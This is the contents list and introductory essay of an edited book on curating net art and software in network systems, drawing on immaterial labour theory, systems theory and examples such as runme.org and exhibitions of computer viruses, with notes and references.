

DATA browser 03
CURATING IMMATERIALITY

0100101110101101.ORG

Josephine Berry Slater

Geoff Cox

[epidemiC]



Alexander R. Galloway

Olga Goriunova



Beryl Graham

Eva Grubinger

Piotr Krajewski

Jacob Lillemose

low-fi

Franziska Nori

Matteo Pasquinelli

Christian Paul

Trebor Schiel



Grzesiek Fedek

Alexei Shulgin

Tiziana Terranova

Eugene Thacker

Marina Vishmidt

CURATING IMMATERIALITY: THE WORK OF THE CURATOR IN THE AGE OF NETWORK SYSTEMS

Joasia Krysa

```
+ #!/bin/bash
```

```
assumption="traditional curating follows a centralised network model"  
echo "$assumption"
```

```
if [ "$assumption" ]  
    then  
    echo "what is the position of the curator within a distributed  
    network model?"  
fi
```

The site of curatorial production has been expanded to include the space of the Internet and the focus of curatorial attention has been extended from the object to processes to dynamic network systems. As a result, curatorial work has become more widely distributed between multiple agents including technological networks and software. This book reflects on these changes and asserts that the practice of curating cannot be dissociated from social and technological developments.¹ It is therefore concerned with the politics of curating - with how power relations and control are expressed in the contemporary forms that curating takes and offers in the context of network technologies. Consequently, the book intends to examine the work of the curator, and the inherent structures of curatorial control in relation to the current socio-political and technological

formations. The issue, however, is not simply to engage with online curating in terms of modes of display or new objects to select, but to consider how the practice itself has been transformed by distributed networks. This evokes the statement made by Walter Benjamin in his essay 'The Work of Art in the Age of Technical Reproducibility' of 1936:

'Earlier much futile thought had been devoted to the question of whether photography is an art. The primary question - whether the very invention of photography had not transformed the nature of art - was not raised. Soon the film theoreticians asked the same ill-considered question with regard to film.'

(1999: 220)

In 1988, this was reworked by Bill Nichols in his essay 'The Work of Culture in the Age of Cybernetic Systems', stressing that our presumptions about what constitutes art and life have been radically overturned (2003). This book aims to continue this line of argument by suggesting how a similar presumption is made about a fixed, or ontologically given nature to curating, rather than discussing how it has been transformed in the age of network systems.

There have been a number of key texts that explore the link between art and developments in computational technologies, and that identify the organising principles of systems and networks. For instance, in the late 1960s, Jack Burnham's work emerged at a time when the field of digital computing and the conception of the Internet were in the early stages of development.² In particular, his 'System Esthetics' (1968) and 'Real Time Systems' (1969), used informational systems as a metaphor to describe technological culture and the changing role of the artist within the art system. His exhibition *Software* in the Jewish Museum, New York in 1970, explicitly uses the term 'software' as a metaphor for ideas, processes and systems as opposed to the 'hardware' of traditional object-based practices. In the late 1980s, Nichols considered how cybernetics transformed cultural production to emphasise a shift from mechanical reproduction (symbolised by the camera) to that of cybernetic systems (symbolised by the computer) in relation to economic and social formations, and the nature of art.

More recently again, the discussion has shifted towards art for technological networks in response to the Internet. A recent example in this field is Charlie Gere's 'Jack Burnham and the Work of Art in the Age of Real Time Systems' (2005), which explicitly draws upon its historical sources. The issue of art for technological networks and the importance of the Internet have been also well articulated in relation to museums and art institutions in general. As an example, Steve Dietz in his 1997 text 'Curating (on) the Web' considers how new media have influenced the way museums operate and the way they increasingly respond to the potential of the Web as an independent presentation and distribution platform. More significantly for this context, he asks how 'curating new media might change the practice of curating' (2004). This book extends this general line of inquiry by considering how network systems have changed the practice of curating and by situating curating in a wider socio-political context, articulated through two key issues: immateriality and network systems.

Firstly, 'immateriality' is employed with reference to the Italian autonomous Marxist tradition, as a response to the transformations undergone by labour in post-Fordist or network societies. Accordingly, it emphasises the increasingly 'immaterial' form of social relations, communications networks and information systems.³ Secondly, the book situates the work of the curator in the context of network systems. This focus reflects both an extended repertoire of what can be curated (from the art object to processes to dynamic online systems), and furthermore suggests new possibilities for the organisation of the curatorial process itself (of which software and networks are a part). Therefore the book poses a series of questions:⁴ How do curators respond to new forms of self-organising and self-replicating systems, databases, programming, code and source code, net art, software art and generative media within the wider cultural system? What new models of curatorial practice are needed to take account of the production processes, that are increasingly collaborative and distributed over technological networks and software? Consequently, the book points to emerging models of practice that use information technologies (internet, networks and software) not simply on the level of the medium or as a tool but as an integral

part of the curatorial process. This line of thinking about the curatorial process (involving other agencies and integrated with software) is developed further in a number of examples to suggest the idea of ‘software curating’ - a practice that is partially automated, dynamic, collaborative, and redistributed in terms of power relations and curatorial control. A description such as software curating suggests an engagement with instructions (the program) and the writing of these instructions (programming) but also the other processes upon which the program relies to run (that includes the wider context or operating system of art). This is both a literal and metaphorical description of software curating.

Immateriality and the work of the curator

Following the earlier assertion that curating cannot be dissociated from social and technological developments in network societies, the emphasis of the book is on the redefinition of labour and how power relations and control are currently organised. This has been identified by Maurizio Lazzarato and Antonio Negri through the concept of ‘immaterial labour’, that takes into account the increased importance of communications technologies and distributed forms of production.⁵ Importantly, as Marina Vishmidt points out, immateriality is a useful concept in current attempts to ‘index the characteristics of curatorial, critical and media sectors to the wider structural transformations in the landscape of work’ (2004, in Terranova herein). Situating curating in the context of immateriality offers an understanding of it not only as a creative and critical practice but also as a thoroughly political one. It allows discussions to develop about transformations of curatorial process and the structures of control expressed through it.

The genealogy of immateriality draws upon an older concept of ‘general intellect’, outlined in Marx’s *Grundrisse* in a section entitled ‘Fragment on Machines’ (written 1857-8, first published 1939). What Marx described as ‘general intellect’ (or in his words ‘mass intellectuality’) was an increasing investment of subjectivity and human knowledge in the work process, and the recognition that wealth is no longer the immediate work of the individual, but a general

productivity of the social body that utilises both workers and technologies. This also describes what the autonomists call the ‘social factory’, wherein wealth is socialised and can no longer be measured by money but resides in the intensive value of relations, affections, modes of expressions, and forms of life (Terranova herein). Matteo Pasquinelli (also herein) suggests that rather than talk of general intellect we should talk of ‘general intellects’ as it comes in multiple forms. He emphasises that collective intelligence can be expressed in negative forms such as ‘totalitarian systems, the military-managerial ideology of the neocons or Microsoft empire, social-democratic bureaucracies, police control, or the maths of stock market speculators’. At the same time, general intellect can be expressed in more positive forms, such as ‘international networks of cooperation including, free software developers, media activism, sharing of knowledge in universities, the Creative Commons open licenses and participative urban planning’. The concept therefore produces new contradictions.

What interests many contemporary theorists such as Lazzarato are the ways in which the concept of ‘general intellect’ can be usefully applied to explain productive activity that integrates various relations, such as those between manual and intellectual labour, between material and immaterial labour, between conception and execution, between labour and creation, and between author and public. Indeed, Lazzarato claims:

‘Immaterial labour finds itself at the crossroads (or rather, it is the interface) of a new relationship between production and consumption. The activation, both of productive cooperation and of the social relationship with the consumer, is materialised within and by the process of communication. It is immaterial labour, which continually innovates the form and the conditions of communication. [...] The particularity of the commodity produced through immaterial labour [...] consists in the fact that this is not destroyed in the act of consumption, but enlarges, transforms, creates the “ideological” and cultural environment of the consumer. This does not produce the physical capacity of the workforce, it transforms the person who uses it.’ (1997: 137)

The new qualities of labour and its organisation described by Lazzarato suggest a shift from an emphasis on technological capital to an emphasis on human subjectivity, in as much as it contributes to the technological apparatus. It also suggests a redistribution of power in such a way that it is expressed in even more intensive forms of control, 'as implied by the management mandate to be active, that is to become subjects of communication' (1997: 135). In her essay 'Of Sense and Sensibility: Immaterial Labour in Open Systems' (herein), Terranova also refers to the emergence of 'new machines of control and subjectification which reimpose hierarchical relations at the service of social reproduction and the production of surplus value'. She develops this issue to examine what she describes as the 'new diagrams of control' within open systems, and argues that this is not simply a matter of two opposite and fixed models of production, one with control and the other with the lack of it, but the organisation of control is subject to 'messy local assemblages and dynamic compositions', to processes of 'bifurcation, resonance and interference between the corporeal and the incorporeal, the material and the immaterial, dissipation and accumulation, and autoorganisation'. Thus open systems, and open cybernetic networks are 'radically open to the Outside, that is they are relentlessly traversed by a flow of matter that is informationally compressed in logarithms, organised by algorithmic code and modulated by technical machines'.

For Pasquinelli too, control and exploitation have become more immaterial, cognitive and networked, and as a result more totalitarian. In his essay 'Cultural Labour and Immaterial Machines' (herein), he describes a scenario where: 'Meta-machines are ruled by a particular kind of cognitive labour which is the administrative, political, and managerial labour that runs projects, organises and controls on a vast scale: a form of general intellect that we have never considered, and of which the central figure in the second half of the 20th century became that of the manager'.

Consequently, the increased centrality of symbolic management in the economy has contributed to a loss of measure or the inapplicability of the law of value that

characterised earlier modes of production. In the context of curating, Marina Vishmidt in her essay ‘Twilight of the Widgets’ (herein) argues that what is changed is the site of value production, that expands to include new types of art objects - adding immaterial objects and not the conditions of production - as the ‘immateriality’ displaces value from object to process and symbolic analysis in art production. Josephine Berry Slater’s ‘Unassignable Leakage’ (herein) also relates the issue of value to discuss the ‘crisis of immaterial production’. By this, she means the crisis of the categorical definitions of art and the crisis of aesthetic judgement of which art for technological networks is symptomatic. The immeasurable and unknowable quality of art in the age of immaterial production has ‘placed a properly productive thorn in the side of the whole gamut of art world practices’. She makes a parallel between the crisis of measure in the economy and the crisis of judgment in the arts, in which curators and artists have become largely indistinguishable. As a consequence she asks: ‘how can (art) value be extracted, let alone measured? As with something like free/libre open source software (FLOSS), when collaborative and creative production becomes so widespread, how is scarcity reinvented and this generalised productive power brought back under control?’

Rather than seeing free software as simply liberating, Pasquinelli regards it as symptomatic of these immaterial conditions, alongside other examples produced by cognitive labour and cultural products in general. By his use of the phrase ‘immaterial machine’, he is making an analogy to the Marxist concept of material machines - an embodiment of collective intelligence, general intellect and technology in the post-Fordist economy. In the age of network technologies, the network itself is a machine that links other machines of collective desire into a ‘meta-machine’. In the light of this, he polemically asks:

‘How can we turn the sharing of knowledge, tools and spaces, immaterial labour and cultural work, into new radical revolutionary productive machines [that once upon a time was called re-appropriation of the means of production], beyond the inflated Free Software? [...] Radical machines that are able to face the techno-managerial intelligence and imperial meta-machines lined up all around us?’

The consequences of this for cultural practices are complex. This is something Vishmidt responds to, describing curating in terms of communication and as 'immaterial' practice (herein). In this respect, 'curation registers the influence of collaboration, distributed production, "openness", community "engagement", intervention and contingency, perhaps even more strongly than other positions in the art world. These tendencies are even more apparent in curation that undertakes to deal with art that is substantively information-based and not traceable to a single authoring subjectivity, like most software and net art.'

As a result, Vishmidt asks if (distributed) curating can influence production outside of a value system based on the commodity and social reproduction - as counter-action. She is suggesting a repositioning of the curator from administrator to a manipulator of information and systems, as a direct challenge to what appears to be an increasingly functionary role in cultural management. In the context of network systems, might curating be usefully considered in terms of a distributed management system?

Systems and curating

While the previous section briefly introduced the concept of immateriality and some implications for cultural work including curating, this section focuses on the term system. A system can be understood as a collection of interrelated parts, both maintaining its internal order and also drawing the resources necessary for its survival and reproduction from the external environment (Edgar & Sedgwick 1999: 400-401). Organisation is key to this issue in what Ludwig von Bertalanffy's systems theory refers to as a 'complex of components in interaction' (in Burnham 1973: 17). Systems are of particular importance for an understanding of expanded curatorial production, referring not only to the physical site of the computer and the network but also to the technical and conceptual properties of what constitutes the curatorial object - for instance, works distributed over networks, dynamic and transformational systems. It also applies to the process of curating itself, in that it has become distributed between multiple agents, including networks and software, and to the art world as a whole. This upgraded

‘operating system’ of art presents new possibilities of collective and distributed curating - even to the extreme of a self-organising system that curates itself. The curator is part of this entire system but not central to it.

Clearly there is a longer history of systems theory applied to art, that this text does not attempt to cover.⁶ Instead the emphasis is on the concept of ‘system’ that is particularly useful as a way of discussing the issue of transformation (or reorganisation of control) in relation to changing technologies and its implication for cultural work. As mentioned, Nichols explores this in relation to cybernetic systems, arguing that this new set of conditions produces a tension between ‘the liberating potential of the cybernetic imagination and the ideological tendency to preserve the existing form of social relations’ (2003: 627). If computer systems are indeed indicative of a change in the mode of cultural production, they also indicate contradictory tendencies inherent in these systems: ‘[the] negative, currently dominant [potential], towards control, and the positive, more latent potential towards collectivity’, as Nichols puts it. He argues that:

‘if there is liberating potential in this, it clearly is not in seeing ourselves as cogs in a machine or elements of a vast simulation, but rather in seeing ourselves as part of a larger whole that is self-regulating and capable of long-term survival. At present this larger whole remains dominated by arts that achieve hegemony. But the very apperception of the cybernetic connection, where system governs parts, where the social collectivity of mind governs the autonomous ego of individualism, may also provide the adaptive concepts needed to decenter control and overturn hierarchy’. (2003: 640)

The more recent embodiment of networked computational systems - the Internet - has been explored by Alex Galloway in *Protocol* (2004), asking: ‘how control exists after decentralisation?’ He draws together the structural form of a distributed network, the technology of a networked computer, and the organisational principle of management native to computers in distributed networks - the protocol.⁷ All three factors come together to define a new apparatus of control that problematises issues of connectivity, collectivity and participation.

Galloway emphasises this issue of control in contrast to many advocates of the Internet, who regard it as a relatively free, unregulated space. Indeed control is no longer centralised or even decentralised any more and is not hierarchical but still exists in a distributed form of organisation. Like Nichols, he identifies a contradiction between two opposing tendencies: one that radically distributes control into autonomous locales and another that focuses control into rigidly defined hierarchies. He shifts emphasis from 'networks' to 'protocols' - from a generalised understanding of networks to a more specialised one in which the 'protocological' systems of TCP/IP and DNS operate as 'political technologies' (to use Foucault's terms). The political economy of protocol is that of management, modulation and control, therefore:

'power relations are being transformed in a way that is resonant with the flexibility and constraints of information technology. The Internet is not simply "open" or "closed" but above all the form that is modulated. [...] Information does flow, but it does so in a highly regulated manner. [...] Viewed as a whole, protocol is a distributed management system that allows control to exist within a heterogeneous material milieu' (2004: xix & 7-8).

Clearly this can this be applied to curating that deals with distributed technological networks and suggests a critical engagement with 'curatorial protocols'. Indeed, and reiterating the algorithm at the beginning of this introduction: if the assumption is made that traditional curating follows a centralised network model, then what is the position of the curator within a distributed network model?

Software and curating

Importantly, these ideas are not only theorised but also appear to be tested through practice. There is also a clear history to the line of thinking about curating that links it with technological networks and software. In general, the history of online curating can be seen in parallel to that of institutional attempts to respond to the emergence of the Internet and incorporate it as part of their remit.⁸ What follows is a certain redefinition of the curatorial role, and what

Dietz suggests is the increasing requirement to ‘filter’ this material. A similar point is made by Christiane Paul in her essay for this book ‘Flexible Contexts, Democratic Filtering, and Computer-Aided Curating’, in describing a shift towards the curator as a ‘filter feeder’ as part of a continuous process of selecting and filtering - describing, classifying, creating contexts and re-contextualising within the online environment. Potentially at least, this allows for ‘an increased public involvement in the curatorial process, a “public curation” that promises to construct more “democratic” and participatory forms of filtering. [...] The existence of networks has opened up new spaces both for autonomous producers and DIY culture, and the industry of market-driven media.’

The apparent proliferation of online participatory environments and models of increased collaboration is further examined by Trebor Scholz in ‘The Participatory Challenge’ (herein) that includes historical examples of online platforms, recent cooperation enhancing tools, online repositories, community sites and collaborative knowledge pools. He explores the potential of what he calls ‘extreme sharing networks’ (evoking the idea of extreme programming) as sustainable mechanisms for social change, based on intensive collaborative work. These are characterised as: ‘self-organised, technically-enabled (through listservs, message boards, friend-of-a-friend networks, mobile phones, short message service/text messaging (sms), peer-to-peer networks, and social software such as blogs), autonomous social networks. [...] Extreme sharing networks are conscious, loosely knit groups based on commonalities, bootstrap economies, and shared ethics. They offer alternative platforms of production and distribution of our practice.’

An example of this in relation to new media curating is the CRUMB discussion list (since 2001). It runs monthly themed debates with invited respondents and contributions from the general online public. Edited and annotated discussions (such as the one included in this book) are then archived online alongside other resources (interviews, bibliography, links, etc.) and made available for download. Beryl Graham, in her ‘Edits from a CRUMB Discussion List Theme’

states that the CRUMB web site cannot be considered curating as such (because it does not present art), but examines 'how media offer different forms and models of practice'. In this way, the list contributes to the development of the discourse around new media curating through encouraging active participation and knowledge sharing.⁹ Similarly, Olga Goriunova and Alexei Shulgin in 'From Art On Networks To Art On Platforms' (herein), take the issue of online collaboration further, to discuss online systems for collective production, distribution, and the presentation of works. Referring to case studies (runme.org, micromusic.net and udaff.com), their argument is that these suggest new models of knowledge sharing in the development of cultural practices. This is no longer merely a network but a platform that represents: 'a successful system for production and management of an artistic trend [...] something in-between a content management system, online web site, library and a club based on a networked platform'.

Alternative platforms for the presentation, distribution and contextualisation of emergent cultural practices have a distinct history, that relates to festivals and the reluctance of mainstream art institutions to respond to new practices (and emphasises their reactionary character). This is what Piotr Krajewski explores in his essay 'An Inventory of Media Art Festivals' (herein), emphasising their strategic importance in the presentation and distribution of emergent practices. This serves to highlight some of the transformations that festivals have since undergone in relation to festival formats, categories for submission of works, and submission formats as a reflection of wider changes in the field of media art and technological developments. Festivals are vitally important in this respect as they represent the potential to offer a 'clear alternative, if not countercultural, character in relation to the already existing traditional art institutions'.

Along with the expansion of the site of curatorial production to include online platforms, the focus of curatorial attention has also been significantly transformed from the object to dynamic network systems. Curators are presented with the problem of how to respond to works that display self-

organising and self-replicating properties that are distributed over networks such as viruses, dynamic databases, or even source code as curatorial objects. The conceptual transformations extend discussions of the materiality of the art object from ‘dematerialisation’ to immateriality. This is what Jacob Lillemose responds to in his essay ‘Conceptual Transformations of Art’, making explicit reference to Jack Burnham’s ‘system aesthetic’ and instead offering the term ‘network aesthetics’. For Lillemose, immateriality designates the new material condition that network artists are dealing with, and is exemplified in the work of artist collectives such as 0100101110101101.org (also herein) that extend ‘the aesthetics of dematerialisation with new urgency, agency and energy’.

Both materiality and agency are emphasised by Geoff Cox in his contribution ‘Software Actions’ (herein). The emphasis is on the performative character of code, its dynamism and the unpredictability of live action that undermines the end product of software and thereby commodification. The important principle here is that this allows for a deeper engagement with the rearrangement of existing materials at the level of software, and the manner in which it performs. This performative aspect lies hidden behind the surface of the software in terms of its potentiality for action - ‘in parallel to the way that a computer program breaks down the distinction between its function as a score and its performance’. This is perhaps how the self-reproducing program (or virus) ‘biennale.py’ operates by acting upon its exhibition context of the 49th Venice Biennale (created by the artist collective [epidemiC] and net art group 0100101110101101.org). If coding viruses can be seen as creative practice and viruses themselves as aesthetic systems, they can also be seen as digital objects that can be curated. At least this was the radical assumption of the *I Love You [rev.eng]* show curated by digitalcraft at the Museum of Applied Arts, Frankfurt am Main, Germany (2002). This project is annotated for this book by Franziska Nori.

Also in connection with curating computer viruses, Alexander R. Galloway and Eugene Thacker in their essay ‘On Misanthropy’ explore the biopolitical dimension of curating, and consider what it might mean to curate exhibitions

dedicated to epidemics and disease. By drawing on the Latin etymology of the term 'curate' (curare - to care) they speculate as follows:

'with the act of curating an exhibit of viruses or epidemics one is forced to "care" for the most misanthropic agents of infection and disease. One must curate that which eludes the cure. [...] Curare thus presupposes a certain, duplicitous relation to transformation. It enframes, contextualises, bounds, manages, regulates and controls. In doing so it also opens up, unbridles, and undoes the very control it seeks to establish. It is the point where control and transformation intersect.'

The tension over power relations that Nichols previously described reappears, and new strategies of resistance are evoked in the use of computer viruses much like the 19th century idea of 'sabotage'. With reference to Deleuze's comments (1990) quoted in Galloway and Thacker, sabotage is translated to 'clogging the machinery' of the network system.

Software curating

Despite this radical potential, there appears to be little evidence of software curating that explicitly refers to the reconfiguration of power relations. However, there are a number of examples that offer a challenge to the orthodoxies of curation by an engagement with software. This critical tradition, rather than emerging from the field of curating, appears to come from artists engaging with the openness of technological structures - artists essentially working like curators. For example, Alexei Shulgin's *Desktop Is* (1997-8), was an online open platform for participation with specific rules. An earlier example, presented herein, is Eva Grubinger's *C@C - Computer-Aided Curating* (1993), a prototype system for curating art works online, developed in collaboration with computer programmer Thomax Kaulmann. In this work, artists not only created a work of art but developed a context for their work by curating up to three other artists.

Referring to the work of curators engaging with technological systems, the listserv for the exhibition *PORT: Navigating Digital Culture*, organised by artnetweb MIT List Visual Arts Center (1997), was based on an open curatorial

process in which one could either propose the project to be included or simply just listen in - it created a context for itself (Dietz 1997).¹⁰ A more contemporary example is low-fi's *net-art locator* (herein), an online system for locating and curating net art projects based on an open submission database. It is structured around a current selection of net art projects made by the low-fi team, a monthly guest selection (invited guest curators and artists' selections), and a function that searches the database by category.

Referred to on a number of occasions is the software repository *Runme.org*, a system of dynamic data storage and presentation tool, that includes elements of curating.¹¹ The curatorial process is based on an open, yet moderated database that allows users to self-submit their works - an option almost embedded in the software. The inspiration for this, at least according to Alex McLean (who wrote the software for *runme.org*), is *sweetcode.org* - a repository for free software. He describes this as 'perhaps the closest thing to an art gallery for the free software community, and indeed one of the inspirations for <http://runme.org>' (in Goriunova & Shulgin 2003: 79).

These references also inform the development of the *kurator* software, a free software application programmed to perform the task of 'curating' source code. For this book, Grzesiek Sedek presents an extract from its source code (a selection of LXR library functions) that exemplify its open source model of development - both on a technical level, as modular software open to users for further modification, and on a conceptual level as an open curatorial system.

This is a point also made by Christiane Paul in imagining how the source code of any project might be made available to the public for further expansion, outside of the proprietary concerns of the curator or arts institution - as open source curating. For Marina Vishmidt (herein):

'the *kurator* project draws on an affinity between code art and curatorial praxis, to redevelop curating as a generative experiment in social relations. [...] By displacing the curatorial function from abstract subjective potential to binary

code, it reproduces the singular curator as a collective executable. In this way it preserves the curator by exceeding the curator, the perfectly consistent paradox that any art practice grounding its critique in both art-immanent and social terms is structurally bound to enact.’

Both the programmer and the curator are required to act and demonstrate their understanding of the complexity of social relations in distributed systems. What results from bringing together ideas around immateriality and systems is the potential to explore the practice and politics of curating, at a time when the ‘operating system of art’ has been radically reconfigured. It allows new formations of power and control to be conceptualised and new contradictions to be revealed. In relation to network systems, the emphasis remains on the democratic potential of technological change but at the same time the emergence of what Lazzarato identified as ‘more intensive forms of control’. The tension that Nichols previously described, between control and collectivity in cybernetic systems, is all the more apparent in distributed systems. Can the same be said of curating in the context of distributed forms? If so, what does this imply for software curating beyond the rhetoric of free software and open systems? Addressing these questions, the book presents critical texts and examples of curatorial projects that examine the politics of curating immateriality.

5

NOTES:

1. This book draws on the recent conference *Curating, Immateriality, Systems* (Tate Modern, London, June 2005) where many of the chapters and examples were first presented <<http://www.tate.org.uk/onlineevents/archive/CuratingImmaterialitySystems/>>. Furthermore, some of the ideas explored in this essay have been introduced in 'Immaterial Production, Self-Replicating Systems, Re-distributed Curating', forthcoming in Christiane Paul (2006) (ed.) *Curating New Media*, Berkeley and Los Angeles: University of California Press.

2. Paul Baran began to develop ideas about the optimal structure of the Internet in 1964 and envisaged a more robust communication network using digital computers. This resulted in his pioneering idea of the distributed network model organised around the principle of dynamic routing. See Barabasi (2002: 143-147) and <<http://www.ibiblio.org/pioneers/baran.html>>.

3. The concept of immateriality has been much misunderstood and perhaps confused with other popular uses of the term, such as 'of no importance or relevance'; 'inconsequential or irrelevant', or even more commonly as 'having no material body or form or substance'. A further understanding can be found on wikipedia <<http://en.wikipedia.org/wiki/Immaterialism>>. In the context of art, the term is often used to describe 'new conditions of digitisation of artistic and cultural practices' where 'software and digitised data are replacing the traditional physical dimensions of artworks' (Lillemose herein). In contrast to this descriptive account, Lillemose relates the term 'immateriality' to the tradition of conceptualism and its central notion of 'dematerialisation' of the art object. He offers a thoroughly materialistic understanding of immateriality and explains that: 'dematerialisation designates a conceptual approach to materiality whereas immateriality designates the new material condition - or just the new materiality - that network artists taking such a conceptual approach are dealing with'.

4. The book does not aim to cover the field of new media curating. The emphasis is not on 'new media' or curatorial practices that deal with new media works, such as video, virtual reality, (networked) installations, wireless or locative media, etc. Rather, the emphasis is on online curating and on works that display transformative properties and are distributed over networks. In relation to new media curating there are number of publications and dedicated forums that specifically deal with this field. For instance, CRUMB is an online discussion list and a web resource for new media curators <<http://www.newmedia.sunderland.ac.uk/crumb/phase3/index.html>> and Rhizome is an online presentation platform and a discussion forum for new media <<http://www.rhizome.org/>>.

5. Immaterial labour is a key concept in theories of immateriality examined, in particular, in the work of contemporary French and Italian Marxist writers and political theorists associated with the Italian Autonomia or New Left movement that emerged in the late 1960s and 1970s, itself founded on the intellectual heritage of the Italian 'Potero Operaio' ('Worker Power') movement of the 1950s. In the early 1990s, it was mainly associated with two magazines: the Italian *Luogo Comune* and the French *Futur Antérieur*. Central to the development of ideas around immateriality have been Maurizio Lazzarato's 'Immaterial Labour' (1996), Paolo Virno's 'Notes on the General Intellect' (1996), and his edited collection *Radical Thought In Italy* (with Michael Hardt, 1996), his recent *A Grammar of the Multitude* (2003), as well as Michael Hardt & Antonio Negri's *Empire* (2000). More recently, the French magazine *Multitudes* (<<http://multitudes.samizdat.net>>) has continued discussion around these ideas. In this book, many of the essays follow this critical trajectory (see Terranova, Pasquinelli and Vishmidt in particular).

6. For instance, this has been explored by Jack Burnham in 'Systems Aesthetic' (*Artforum*, 1968) and 'Real Time Systems' (*Artforum*, 1969), Bill Nichols in 'The Work of Culture in the Age of Cybernetic Systems' (1988) and most recently in the *Open Systems* exhibition at the Tate Modern, London (2005). The work in this area in general draws upon the scientific examination and comparative study of communication and control systems formulated by Norbert Wiener in his 1948 book *Cybernetics*.

7. Galloway refers to the idea of a distributed network model of the Internet, first proposed by Paul Baran in 1964. Based on a mesh-like architecture, it is: 'a communication network which will allow several hundred major communications stations to talk with one another after an enemy attack'. In such a model there is no centralised switch, as each node is connected to several of its neighbouring nodes and thus each node has several possible routes to send data. In order to maximise the efficiency of such a system, information is divided into small packets (message blocks) and sent across the network, with unmanned nodes acting as switches, routing packets from one node to another and on to their final destinations. This process is based on the principle of the 'hot potato routing method' (a rapid store-and-forward method currently better known as dynamic routing) and in effect allows a real-time transmission. See Baran <<http://www.ibiblio.org/pioneers/baran.html>> and Barabasi (2002: 143-147).

8. A brief genealogy of this might include: online tours of existing physical exhibitions (augmented with extra information); immersive interfaces extending and re-formatting exhibitions in a gallery for the computer medium; an increasing number of exhibitions curated specifically for online platforms (Dietz 1997); dedicated online exhibition spaces hosted by museums (for example, the Walker Art Center's Gallery 9, or the Whitney Museum's artport); dedicated online platforms for presentation outside of mainstream institutional contexts (for example, low-fi's net art locator, Rhizome's ArtBase, or turbulence); online exhibitions of new media festivals (for example, Ars Electronica, or ISEA); and finally, the single independent curator (for instance the curatorial project *[R][R][F]*, *Remembering - Repressing - Forgetting, 2003-present*, by Wilhelm Agricola de Cologne).

9. For Graham (herein), focussing the discussion around 'models of curating' is an attempt to identify the most effective process for exhibiting new media artworks. As an example, in March 2003 these models included 'curator as producer'; in April 2005 they included 'curator as co-producer' or even 'curator as multitasking maniac'; and in June 2005 they included 'curator as editor' and 'curator as filter'. Artist/curator models are also under debate: Yara Guasque recently pointed out that in Brazil the aesthetics of curating are necessarily DIY or 'construct by yourself' and Luis Silva linked to the debate with the notion of blogging as curating. The CRUMB website is <<http://www.newmedia.sunderland.ac.uk/crumb/>>.

10. Dietz points to other historical examples: the idea of 'automatic curating', citing the example of *Arts Wire Web* which allowed users to input some key criteria and get results from an existing database of Internet projects; and a 'virtual curator' program called *The Intelligent Labelling Explorer (ILEX)*, a system that generated textual descriptions of objects encountered during a guided tour of a museum gallery <<http://www.cogsci.ed.ac.uk/~alik/ilex.html>>. Dietz states that the 'computing challenge of *ILEX* is being able to generate text dynamically based on tracking what the user has already viewed and her level of interest. To create the text-base, the *ILEX* researchers interviewed the collection curator passing her knowledge from guided tours' (1997). The references to other projects are also from Dietz's essay 'Curating (on) the Web' (1997): *Desktop IS* by Alexei Shulgina <<http://www.easylife.org/desktop/>>, and *PORT: Navigating Digital Culture* <<http://www.artnetweb.com/port/>>.

11. The Runme.org project emerged from the *Readme* festival (organised by Goriunova and Shulgina), and was first held in Moscow in 2002 <<http://www.runme.org/>>. The repository is structured through a taxonomy of categories such as 'code art', 'conceptual software', 'games', 'generative art', etc., and more intuitively, through keywords that provide further descriptions of submitted projects. Both the 'category list' and the 'keywords cloud' are open for public modification through the identification and proposal of new terms. In this case, curatorial control is exerted only on the level of setting initial parameters of categories and through a review system that allows editors or so-called 'experts' to highlight 'best works'.

REFERENCES:

Albert-Laszlo Barabasi (2002) *Linked: The New Science of Networks*, Cambridge, Mass.: Perseus Publishing.

Walter Benjamin (1999 [1936]) 'The Work of Art in the Age of Mechanical Reproduction', trans. Harry Zohn, in *Illuminations*, London: Pimlico.

Jack Burnham (1968) 'Systems Esthetic', in *Artforum* and (1969) 'Real Time Systems', reprinted (1973) in Jack Burnham (1973) *Great Western Salt Works: Essays on the Meaning of Post-Formalist Art*, New York: George Braziller.

Gilles Deleuze (1990) 'Control and Becoming', conversation with Antonio Negri, in *Futur Anterieur*, trans. Martin Joughin, <<http://www.generation-online.org/p/fpdeleuze3.htm>>.

Steve Dietz (1997) 'Curating (on) the Web', paper presented at *Museums and the Web*, an International Conference, Toronto, Ontario, Canada, April 22-25, 1998, Pittsburgh: Archives & Informatics, <http://www.archimuse.com/mw98/papers/dietz/dietz_curatingtheweb.html>.

Steve Dietz (2004) 'Art After New Media', talk delivered at the ISEA 2004 panel *Working Across Boundaries: Curating and Preserving New Media Art*, Helsinki, August 19, 2004, <<http://www.yproductions.com/WebWalkAbout/archives/000578.html>>.

Andrew Edgar & Peter Sedgwick (eds.) (1999) *Key Concepts in Cultural Theory*, Routledge: London, New York.

Alexander Galloway (2004) *Protocol*, Cambridge, Mass.: MIT Press.

Charlie Gere (2005) 'Jack Burnham and the Work of Art in the Age of Real Time Systems', in Morten Sondergaard (ed.) *Get Real*, Informations Forlag & The Museum of Contemporary Art in Roskilde.

Olga Goriunova & Alexei Shulgin (eds.) (2003) *Read_Me 2.3 Reader: about software art*, Helsinki: NIFCA publication 25.

Michael Hardt & Antonio Negri (2000) *Empire*, Cambridge, Mass.: Harvard University Press.

Maurizio Lazzarato (1996) 'Immaterial Labour', in Paolo Virno & Michael Hardt (eds) *Radical Thought in Italy: A Potential Politics*, Minneapolis: University of Minnesota Press.

Karl Marx (1973 [1939]) *Grundrisse*, London: Penguin Books.

Bill Nichols (2003 [1988]) 'The Work of Culture in the Age of Cybernetic Systems' in Noah Wardrip-Fruin & Nik Montfort (eds.), *The New Media Reader*, Cambridge, Mass.: MIT Press.

Paulo Virno (2004) *A Grammar of the Multitude: For an Analysis of Contemporary Forms of Life*, trans. Isabella Bertolotti, James Cascaito, Andrea Casson, New York: Semiotext(e).

Norbert Wiener (2000 [1948]) *Cybernetics: or Control and Communication in the Animal and the Machine*, Cambridge, Mass.: MIT Press.

All other references refer to texts in this volume.

OF SENSE AND SENSIBILITY: IMMATERIAL LABOUR IN OPEN SYSTEMS

Tiziana Terranova

- + As Marina Vishmidt has put it, '[I]n recent years, there have been myriad attempts in curatorial, critical and media sectors to index the characteristics of their fields to the wider structural transformations in the landscape of work. These have mainly been enunciated along the axes of 'creativity' and 'flexibility' once deemed endemic to the artist as constitutive exception to the law of value and now valorized as universally desirable attributes [...]' (2005: 93).

